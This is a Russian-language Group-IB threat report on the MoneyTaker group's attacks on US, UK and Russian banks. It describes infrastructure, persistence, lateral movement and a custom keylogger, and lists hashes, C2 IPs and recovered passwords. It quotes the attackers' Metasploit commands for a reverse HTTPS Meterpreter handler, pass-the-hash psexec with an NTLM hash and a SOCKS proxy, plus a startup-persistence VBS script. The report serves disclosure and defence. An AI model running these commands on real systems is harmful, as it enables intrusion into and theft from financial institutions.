GROUP-IB

MoneyTaker

ПОЛТОРА ГОДА НИЖЕ РАДАРОВ

Декабрь 2017

www.group-ib.ru

ОГЛАВЛЕНИЕ

КЛЮЧЕВЫЕ ВЫВОДЫ 01

В период с мая 2016 по ноябрь 2017 были атакованы десятки банков и юридических организаций, расположенных в США, Великобритании и России. Один из американских банков был ограблен дважды.

Помимо денежных средств, злоумышленники похитили документацию о системах межбанковских платежей, необходимую для подготовки дальнейших атак.

Проведя анализ этих инцидентов, использованных инструментов и тактики злоумышленников, мы пришли к выводу, что за этими атаками стоит одна и та же группа, которую мы назвали MoneyTaker. Несмотря на высокую результативность атак, о них до сих пор ничего не писали в прессе.

Цели группы MoneyTaker

- Всего нам известно об атаках на 20 компаний. 16 из них находятся в США. В большинстве случаев это были небольшие комьюнити банки, в которых злоумышленники атаковали системы карточного процессинга. Средний ущерб от одной атаки составляет 500 тысяч долларов США.
- Преступники похитили документацию к системе FedLink компании OceanSystems: этой платформой пользуются 200 банков в Латинской Америке и США. Вероятно, эти банки являются следующей целью группы MoneyTaker.
- В России их основной целью является система межбанковских переводов АРМ КБР. Средний размер хищения при такой схеме — 72 млн. рублей, однако часть денег пострадавшим банкам удалось вернуть.

Инструменты и тактика

Злоумышленники используют как заимствованные, так и собственные инструменты. При атаках они изобретательны и осторожны: используют “одноразовую” инфраструктуру и тщательно уничтожают следы своего присутствия.

Проникновение

- Для проникновения в корпоративную сеть группа использует легитимный фреймворк Metasploit и PowerShell Empire.
- После успешного проникновения хакеры тщательно уничтожают следы того, как именно они получили доступ в сеть. Однако в одном из инцидентов в России нам удалось найти начальную точку проникновения. Доступ в корпоративную сеть банка хакеры получили, атаковав личный (домашний) компьютер администратора этой финансовой организации.

Скрытность

- Группа использует «бестелесные» программы, которые работают только в оперативной памяти и уничтожаются после перезагрузки.

- Чтобы соединения с сервером управления не вызвали подозрений у службы безопасности, злоумышленники использовали SSL-сертификаты с именами известных брендов в названии: Bank of America, Federal Reserve Bank, Microsoft, Yahoo и др.
- Серверы для начального заражения являются одноразовыми и меняются сразу после успешного заражения.

Программы для атак

В группе работают специалисты, достаточно квалифицированные, чтобы оперативно модифицировать используемые ими инструменты. В некоторых случаях они вносили изменения в код программы «на лету» — прямо во время проведения атаки.

Самописные	Заимствованные
Программа для автозамены платежных реквизитов в АРМ КБР, которая так и называется - MoneyTaker 5.0	Metasploit и PowerShell Empire
Скриншотер и кейлоггер для шпионажа и воровства паролей	Программы для повышения привилегий, демонстрировавшиеся в качестве Proof Of Concept на одной конференции по кибербезопасности в Москве в 2016 году
Программа для подмены платежей в системе межбанковских переводов	Банковские трояны Citadel и Kronos. Последний использовался для установки POS-трояна ScanPOS

Сокрытие следов

- Сервер, использованный при атаке, сконфигурирован таким образом, чтобы отдавать вредоносную “полезную нагрузку” только по установленному списку IP-адресов, принадлежащих атакованной компании. Так преступники предотвращают попадание «полезной нагрузки» к внешним аналитикам и экспертам.
- После каждой группы атак злоумышленники разворачивают новую инфраструктуру.
- Использовали программу, которая должна была надежно удалить все компоненты использованных им программ. Однако допустили ошибку в коде, из-за чего данные на атакованном компьютере не удалились, и forensic-эксперты узнали больше о том, что это за группа и как она работает.

Взаимосвязь между инцидентами

Всего за полтора года нами зафиксировано 20 инцидентов. Поначалу мы разделили эти инциденты на три группы и рассматривали их по-отдельности. Но в ходе глубокого исследования использованной злоумышленниками инфраструктуры, инструментов, тактики, результаты которого представлены в этом отчете, мы сделали вывод, что за всеми инцидентами стоит одна и та же группа – MoneyTaker.

Группа 1	Группа 2	Группа 3
17 инцидентов с банками и финансовыми организациями США и Великобритании. В большинстве случаев сервер, с которого осуществлялось управление атакой, был один и тот же. В некоторых случаях мы видели схожее использование инфраструктуры, с которой происходило удаленное подключение через LogMeIn.	2 инцидента в России осенью 2016. Эти два инцидента происходили в одно время, в обоих случаях использовался Meterpreter и основной целью были серверы межбанковских переводов АРМ КБР.	1 инцидент в России осенью 2017. Атака была проведена с использованием Meterpreter и целью была именно система межбанковских переводов АРМ КБР.

Общие признаки между группами 1, 2 и 3

- Metasploit для проникновения в корпоративную сеть
- SSL сертификаты для защиты трафика между Meterpreter и C2, использующие известные бренды
- Русскоговорящие атакующие
- Есть свои разработчики, которые создают уникальные инструменты
- Компиляция вредоносного кода прямо в момент атаки
- Зачистка следов происходит таким образом, чтобы скрыть начальный вектор проникновения


Атакующие настраивали перенаправление корпоративной почты на бесплатные почтовые сервисы Yandex.ru и Mail.ru.

Общие признаки между группами 2 и 3

- Первоначальной целью в России была система АРМ КБР
- Использование доменов в зоне .ga
- Похожее перемещение в сети.
- Общий хостинг в инцидентах 2016 и 2017

Общие признаки между группами 1 и 2

В обоих группах используется версия UltraVNC 1.1.9.4, которая была доступна еще в 2013 году. Актуальная версия во время атак в России и США была 1.2.0.6.




Хронология атак

- Самая первая атака, с которой мы связываем эту группу, была проведена весной 2016 года, когда из банка США были похищены деньги в результате получения доступа к системе карточного процессинга STAR, компании FirstData.
- В сентябре 2016 года мы зафиксировали несколько атак на банки в России, основной целью была российская система межбанковских переводов АРМ КБР. После успешного хищения в одном из банков, атаки прекратились, как и в случае хищений в США.
- В ноябре 2016 злоумышленники развернули новую инфраструктуру, с которой начинают опять атаковать банки в США. Последнюю активность в этой группе атак мы зафиксировали в июне.
- В ноябре 2017 зафиксирована новая успешная атака этой группы в России и как и в 2016 году, они похитили деньги через систему межбанковских переводов.

02 ИНФРАСТРУКТУРА ДЛЯ АТАКИ

Для проведения целенаправленных атак атакующие используют распределенную инфраструктуру, которую достаточно сложно отслеживать.

Достаточно уникальной особенностью является наличие Persistence сервера, который отдает полезную нагрузку только для реальных жертв, чьи IP-адреса добавлены в белый список.



Pentest framework server

Это уже сервер, с которого осуществляется основная работа. На него они устанавливают легитимные инструменты для проведения тестов на проникновение Metasploit и с него управляют всей атакой.

Имя	SHA256	Тип
asys.exe	6ce7c4cb9e51116a4565e9b2e129335a4d23cfc51a32080aa9f25689cb1c6ef2	Meterpreter
launch-paranoid-stageless3.exe	f98b0220a11b57e3c812e7f86f5e5c3f8bbdb5d5ce9dc7b721e28a7f28ecb1ef	Meterpreter
msc.exe, msc3.exe	0b778857bbc4ec36020d021f475ff90550134beb9506c53071652421e10ddfff	Meterpreter
msc4.exe	53c789565821b6eb64bd7f002e38b8259bde3bbbb39798c82657b2b5d59bcd9f	Meterpreter
msc5.exe	98fb846df3687b3c9c7fa66f39d6c70948e8330489be7c787e1f2c3b23f8d205	Meterpreter
msc6.exe	92afe22f494a849345b18d2b302e71a4336871a7956795a7188280e4c7bd8607	Meterpreter
msc7.exe	73b8ed8f14ec2260ae332603f723a5eb0a52c4c997454904e3d5ff254a27a6e6	Meterpreter
cmd.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f	Meterpreter stager
mencstager.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f	Meterpreter stager
msdefender.bat	8cfeb71eaaa3df217e15a449bc4656841b58a4737760d956b1c8e6039cff61e6	Meterpreter stager
se.vbs	ff999c968bce81987cab47a02a3b176042489d82644d4c6fb13d5c8c1244cbcc	Meterpreter stager
rc4.dll	8a0be0a97ba19d4498b58365d36ba5461039e41f73bbd745b15b80fc21e38c3f	Meterpreter stager
rc4.exe	a7035c20c32ad4cd1cc76b211f6258fc5858e4bc43031d04e3655b38b666c0c4	Meterpreter stager
rc4.hta	72ee03b51544002df3e25d1a730e650389bdbd5f1cff91488ed9e05944b3cb52	Meterpreter stager
proxystager.bat	3a163bb0a8abe244815836a05fab48b640ec537bd76c92b7857db18657d2a774	Meterpreter stager
ps.bat	9e9149ae6092c4a5bd4cb36cf40ec660e3ee10e76834340bf1234186315ca808	Meterpreter stager

Когда полезная нагрузка (Meterpreter) запускается на скомпрометированном хосте, она инициирует исходящие соединение по SSL Это позволяет избегать обнаружения системами сетевой безопасности. Ниже представлен код, исполненный в панели Metasploit злоумышленником:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST _c2serverIP_
set LPORT 443
set HandlerSSLCert /root/.msf4/loot/20161031010327_
default_46.228.47.114_www.yahoo.com_pe_399345.pem
set StagerVerifySSLCert true
set EnableStageEncoding true
set StageEncoder x86/shikata_ga_nai
set ExitOnSession false
```

По умолчанию Metasploit генерирует самоподписанные SSL сертификаты и указывает случайные значения в поля: Valid from, Valid till, Common name. И такие сертификаты тоже могут вызывать подозрения.

Группа MoneyTaker перед проведением атаки также генерирует самоподписанные SSL-сертификаты, но поля заполняет не случайным образом, а указывает названия узнаваемых брендов, чтобы снизить вероятность обнаружения.

Мы обнаружили использование следующих сертификатов:

Issuer	SSL fingerprint	IP, где был использован
MetaBank LTD	8b7fa4ef88a303bb47240c9b8012c80507074f2e	83.220.172.71
Yahoo Inc.	c29d79df9b5416fd416c31e57cd525dfc23a8f66	37.46.133.190 172.86.121.11
Fiserv Inc	b3dd855fc1b32757bde5c9f737808f150d6f57e6	146.185.243.19
Microsoft Ltd	98cbe44e1a30448a3ff6be38e8b277ae189f9b45	82.146.54.5
Federal Reserve Bank	5fe7f5924ee2382dbfa5c8bdc6d04f0ff5d9273a	188.120.235.201
Bank of America	5922a06f03f6464921462c07842afb18da1577e9	188.120.230.218 188.120.230.235
VMware	7aa02d827609e0b6b3dca6d0ef82fe3a1fbe1d67	185.141.25.222

Persistence server

Хакеры стараются оставаться как можно незаметнее и для этого они используют «бестелесные» программы, которые работают только в оперативной памяти и уничтожаются после перезагрузки.

Для закрепления в системе атакующие используют скрипты на PowerShell, VBS.

Скрипты дают ряд преимуществ:

- Вредоносные скрипты также тяжело обнаружить средствами антивирусной защиты. Написать сигнатуру на скрипт без ложно положительных срабатываний гораздо сложнее, чем на бинарный файл.
- Скрипты легко модифицировать, что облегчает труд атакующих.
- Легко обеспечить персистентность. Обычно такие скрипты сохраняются в реестре или вызываются при наступлении определенных событий через Windows Management Instrumentation (WMI), Group Policy Objects (GPOs), Scheduled task. Такие скрипты очень просты и обычно их основная задача, загрузить основную программу из внешнего или локального источника и запустить ее.

Задача Persistence сервера отдать вредоносный файл для запуска, если атакованный компьютер был перезагружен. Особенностью этой группы является использование отдельного сервера для этой роли.

На него они размещают скрипт, который делает две проверки:

1. Поле User-agent равно WinHttp. Если не равно, то возвращает ошибку веб-сервера 404. Если равно WinHttp, то переходит ко второй проверке.

2. IP-адрес, с которого осуществляется запрос находится в белом списке. Если да, то отдается вредоносный файл mencstager.exe! Если не находится, отдается rundll32.exe. 51138beea3e2c21ec44d0932c71762a8 – легитимный файл ОС Windows.

Такая проверка осложняет жизнь для исследователей, которые не могут получить вредоносный файл из-за того, что они пытаются скачать его с IP-адреса, который не в белом списке.

03 ЗАКРЕПЛЕНИЕ В СИСТЕМЕ

В отличие от других групп, проводящих целенаправленные атаки, методы закрепления в системе у MoneyTaker довольно стандартные.

В инцидентах осенью 2016 года в России не удалось восстановить полную картину, поскольку после успешной атаки следы были грамотно уничтожены. Однако в одном из случаев мы выяснили, что атака на один из российских банков начиналась с проникновения на личный (домашний) компьютер администратора финансовой организации и уже через него был получен доступ в корпоративную сеть банка. Одним из методов закрепления в системе было создание с помощью bat-скриптов сервисов, которые запускали VNC-сервер.

Содержимое файла at1.bat

```
"c:\Program Files\Cisco Systems\VPN Client\hostsec32.exe"
-install "Host Security Server"
```

Содержимое файла at2.bat

```
"c:\Program Files\Cisco Systems\VPN Client\hostsec32.exe"
-uninstall "host security server"
```

Вызов этих bat-скриптов производился из Windows Task Scheduler.

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "C:\Users\<%username%>\AppData\Roaming\Microsoft\
Windows\Start Menu\Programs\Startup\taskhost.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
   oLink.TargetPath = "C:\Users\<%username%>\AppData\Local\
   Temp\taskhost.exe"
'  oLink.Arguments = ""
'  oLink.Description = "Task Scheduler"
'  oLink.HotKey = "ALT+CTRL+F"
'  oLink.IconLocation = "C:\Users\<%username%>\AppData\Local\
   Temp\taskhost.exe, 2"
'  oLink.WindowStyle = "1"
'  oLink.WorkingDirectory = "C:\Users\<%username%>\AppData\
   Local\Temp"
oLink.Save
```

04 ПЕРЕМЕЩЕНИЕ В СЕТИ

После успешного заражения одного из компьютеров и первичного закрепления в системе атакующим необходимо начать исследование локальной сети, чтобы получить права администратора домена и в конечном итоге захватить полный контроль над сетью.

Их основным инструментом для проведения атаки является Metasploit и именно его они использовали, чтобы проводить сетевую разведку, поиск уязвимых приложений, эксплуатацию уязвимостей, повышение прав в системах, сбор информации и многие другие действия.

Получение прав администратора

Чтобы повысить права до локального администратора (или локального пользователя SYSTEM), атакующие использовали различные модули-эксплоитов из стандартного набора Metasploit, либо обхода технологии UAC. Это позволило им использовать утилиту Mimikatz, которая подгружалась в память через meterpreter и предоставляла возможность извлечения паролей в открытом виде.

Кроме стандартных модулей из набора Metasploit используются следующие инструменты для повышения привилегий.

Имя	MD5	Тип
ASLRSideChannelAttack.exe	9a82aa5af19fa0a6167f87ee500856d53690c92c8c6449af54d8e5d33cf8bff4	LPE Win10x64
cve.bat	7ff092853c15b51315414939c165ea9bce1f920d2d99e570d747ee7fc9fa734a	BAT LPE executor
cve.exe	98b6f9172ca273deef324f032a8e992b6e6ca3c6542449a48246b3646b6c8cb6	cve-2016-7255
cve-2016-7255.exe	5ec6a6c9a7233a7ff68d989d830a2249e94a2784e69d5c8a593d3345da14a6b5	cve-2016-7255
cve-2016-7255test.exe	df69966d721193e2315723dd71636b93cc76b38cfa046dce45d7aec4856f4bee	cve-2016-7255

Интерес представляет файл ASLRSideChannelAttack.exe. Он скомпилирован 23 октября 2016 на основе кодов с российской конференции ZeroNights 2016, который опубликован в открытом доступе https://github.com/IOActive/I-know-where-your-page-lives.

Кроме того, они активно искали пароли, сохраненные в групповых политиках Active Directory, используя уязвимость MS14-025 и соответствующий модуль Metasploit (post/windows/gather/credentials/gpp).

Получив файлы групповых политик, атакующий расшифровывал пароли, которые в них сохранены и использовал их на остальных рабочих станциях. В некоторых случаях пароли в банках, предоставляющие права локального администратора, были очень слабыми. Вот пример паролей доменного администратора, которые восстановили атакующие:

Имя пользователя	Зашифрованное значение в поле cpassword	Расшифрованный пароль
Administrator	Uj80N3IMoEtnIXIP+dTzzBK/2/mALyumPkQaj9249KY	Wrongpassword1
Administrator	n8rOHPvtmB1j24AV7EYclWS6DgQWaoQkfqzOZVlBLzI	System321

Используя модули Metasploit, предоставляющие функционал дампа локального файла хешей Windows SAM (hashdump или smart_hashdump) они получали хеш NTLM локального администратора, а также хеш NTLM и пароль в открытом виде от доменных пользователей.

Распространения по сети

Для получения списка компьютеров в Active Directory часто используют PowerShell скрипт с именем allpc.ps1, который скопирован из этого обсуждения в октябре 2015 года:

https://serverfault.com/questions/732681/export-simple-list-of-all-computers-in-multiple-ous-in-ad

Для распространения по сети использовался модуль выполнения команд через штатный механизм psexec, который применяется для легального администрирования систем. Данный механизм создает локальную службу через SMB/RPC, затем разово исполняет и удаляет ее. В свойствах службы на старт указывается нужная команда. Злоумышленник использовал два метода распространения нагрузки – публиковал в сетевой папке исполняемые файлы, и заставлял компьютеры-жертвы их запускать, либо указывал напрямую в строке запуска службы шелл-код.

Для паролей, которые были получены в виде хеша NTLM и не были расшифрованы, использовался механизм Pass-the-hash, который позволяет применять хеш NTLM для аутентификации без знания пароля. Для этого использовались все те же штатные модули psexec в Metasploit без какой-либо модификации.

```
use auxiliary/admin/smb/psexec _ command
set COMMAND start \\\\10.1.5.35\\tmp\\msc7.exe
set RHOSTS 10.1.5.35
set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:23cec95759ea5880
adf1794f475c23cd
set SMBDomain WORKGROUP
```

После получения доступа к новым системам процесс сбора парольной информации повторялся.

Удаленный доступ

До октября 2017 для удаленного доступа они использовали стандартные инструменты Metasploit, а также обычные средства удаленного доступа.

На хостах, где запущен Meterpreter, они поднимают Socks-сервер, который дает им возможность удаленно отправлять команды внутри локальной сети. Для создания Socks-соединения, в основном они используют порты 7080 и 1808:

```
use auxiliary/server/socks4a
show options
set SRVHOST _ c2serverIP _
set SRVPORT 7080
```

Кроме этого, они активно используют различные VNC-клиенты, как из стандартного набора Fileless VNC, обычный VNC, UltraVNC и TightVNC Portable версии x32 и x64.

В США для удаленного доступа они используют решение LogMeIn Hamachi.

В одном из инцидентов для обеспечения постоянного удаленного доступа они получили доступ к межсетевому экрану и настроили на нем туннель до сервера управления.

Также для создания зашифрованного соединения между скомпрометированным компьютером и сервером атакующего они поднимают SSH-туннель с помощью легитимной утилиты plink.

05 СЛЕЖЕНИЕ ЗА ПОЛЬЗОВАТЕЛЕМ

Для проведения успешной атаки необходимо иметь возможность следить за работой реальных операторов с внутренними системами.

Группа MoneyTaker использует несколько инструментов для этих целей:

- Легитимный инструмент NirCmd
- Самописный скриншотер и кейлоггер

NirCmd – это маленькая консольная утилита, по функционалу схожая с psexec. Она позволяет удаленно выполнять множество команд: записывать и удалять значения и ключи в реестре, записывать значения в файл INI, подключаться к сети VPN, перезапускать или выключать компьютер, изменить созданную / измененную дату файла, изменить настройки дисплея, выключить монитор и многое другое.

Но одной из важных для атакующих функций является создание снимков экрана. Например, выполнив команду:

```
nircmd.exe loop 10 60000 savescreenshot c:\temp\
scr~$currdate.MM _ dd _ yyyy$-~$currtime.HH _ mm _ ss$.png
```

будет создано 10 скриншотов с интервалом 60 секунд.

Но для атакующих этого функционала недостаточно и поэтому они создали свой уникальный скриншотер и кейлоггер.

Имя	MD5	Тип
perfmon.exe	2049df4a5f92709bad14a7e2b8c0cfcb6ede2f71009cb3483892108e949800e6	Dropper of Keylogger/Screenshotter
perfmonpe.exe	ff3c84266fdba3638b9fc1a41cab87cf4021eb531954343d1a328b307b586ac6	Dropper of Keylogger/Screenshotter
recycler.exe	206aec8132cbb2497553b1f2c1c40733188929bad2feb0640e99474b327e564b	Dropper of Keylogger/Screenshotter
xkey.exe	b2e02579cf0e9c2a57bff806b57d6b868d5d411264d38ff7ac7e6b47d0d2a33d	Keylogger/Screenshotter
xkey_x86.dll	60e6652ae39ecd9314ba0e7936b41ca813737183c4eaa96dce0b4a36a90375dd	Keylogger/Screenshotter

Эти программы предназначены для перехвата вводимых пользователем клавиш, снятия скриншотов рабочего стола и перехвата содержимого буфера обмена. Все эти данные могут быть накоплены и сохранены в файл во временном каталоге.

Dropper

Является NSIS-установщиком. После своего запуска он создает следующие файлы.


```
%Temp%\datepicker-ru _ RU.js
%Temp%\LEJ%2BPamplona%2BSanta.jpg
%Temp%\roknewsflash.css
%Temp%\fonts.css
%Temp%\addons.css
%Temp%\tracker.php
%Temp%\mJ8OS5lCf8xFQQiX4F1Ei.sNXbnF1xay
%Temp%\<rnd _ chars>.tmp\System.dll
```


Дроппер дважды выполняет запуск собственного файла дочерним процессом.

Дешифрует буфер данных, хранящийся в инсталляторе в зашифрованном виде, и внедряет его в дочерний процесс (запущенный последним). Таким образом достигается запуск полезной нагрузки.

Keylogger/Screenshotter

- Приложение скомпилировано в среде Delphi и содержит на главной форме компоненты текстового поля ввода и 5 таймеров.
- Исходя из названий компонентов на португальском, можно предположить авторство программиста либо назначение кампании как португалоязычной (например, бразильской), либо код основан на исходниках португальской программы.





Название таймера	Назначение	Состояние во время запуска	Интервал срабатывания таймера	Что делает при срабатывании таймера
InternetTimer	таймер активации таймера AtivatTimer	включен	10 сек.	При срабатывании таймера активирует таймер активации
KeyloggerTimer	таймер кейлога	выключен	1 мс.	Активирует функции кейлогера. Будет подробнее описан ниже
EnviarTimer	таймер отгрузки данных	выключен	5 мин.	Делает скриншоты, дампит все накопленные данные в файл. Будет описан ниже
AtivatTimer	таймер активации	выключен	1 мс.	При активации таймера активирует таймер кейлога, отгрузки данных и отключает таймер активации (себя)
DesativatTimer	таймер отключения	выключен	1 мс.	При активации таймера активирует таймер кейлога, отгрузки данных и отключает таймер отключения (себя)

- Те или иные функции приложения выполняются при очередном срабатывании таймера (спустя интервал времени, который в этом таймере указан, как интервал работы таймера).
- Из названий таймеров видно, что один из них назван для активации сетевых функций (InternetTimer), другой для отправки данных (EnviarTimer), но на деле выполняют иные функции. Вместо активации сетевых функций таймер «InternetTimer» просто активирует другой таймер, а таймер «EnviarTimer» (переводится как «таймер отправки») предназначен для сбора скриншотов и выгрузки собранных данных в файл во временном каталоге. Это может говорить о том, что исходный код исследуемого файла изначально писался для одних целей (включая сетевую отправку данных), а далее был немного модифицирован.
- После старта приложение выполняет метод TForm1. FormCreate(), в котором загружает в адресное пространство необходимые системные динамические библиотеки и ищет в них адреса функций WinExec, GetAsyncKeyState, GetWindowTextA, GetForegroundWindow KeyloggerTimer. При срабатывании таймера выполняет перехват нажатых клавиш на клавиатуре. При этом может извлекать название приложений (заголовка окна), в которых клавиша была нажата, дата\время нажатия.
  Ниже приведен пример записи лога кейлогера. Жирным выделены нажимаемые клавиши или заголовки окон, в которых эти клавиши вводились:

```
[F2][F9]</textarea><br><br><b><font color = "green">[ Run - 2:53:54 - 11.11.2017 ] <br></b></font><style>textarea {width:100%; height:7em;}</style><textarea readonly>some _ entered _ word</textarea><br><br><b><font color = "green">[ OllyDbg - 1.exe - [CPU - main thread, module 1] - 2:54:25 - 11.11.2017 ] <br></b></font><style>textarea {width:100%; height:7em;}</style><textarea readonly>
```

- Результаты перехвата кейлогер записывает в объект TForm1.Memo1, расположенный на главной форме приложения. Отсюда данные далее могут быть получены для дальнейшей записи в файл во временном каталоге.
- EnviaTimer. С помощью api-функции GetClipboardData() может перехватывать содержимое буфера обмена
- В код таймера внедрена функция антиэмуляции для обхода антивирусов и средств автоматического анализа семплов на основе вызова функции ValidateName(). Предположительно этот метод антиэмуляции был скопирован из публичного источника (форум https://fuckav.ru/showpost.php?p=109096&postcount=63) и внедрен с ошибкой, из-за которой функции снятия скриншотов и записи данных в файл (которые по коду расположены после проверки на эмуляцию) могут не исполняться.
- Делает скриншот рабочего стола, компрессирует в JPEG и кодирует в base64

```
ASCII "♪◙"
ASCII "" />"
ASCII "/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDABALDA4MChAODQ4SERATGCgaGBYWGDEjJR0oOjM9PDkzODdASFxOQERXRTc4UG1RV19iZ2hnPk1xeXBkeFxlZ2P/2wBDARE
ASCII "<img alt="Screenshot" src=""
ASCII "♪◙"
ASCII "</textarea><br><br>"
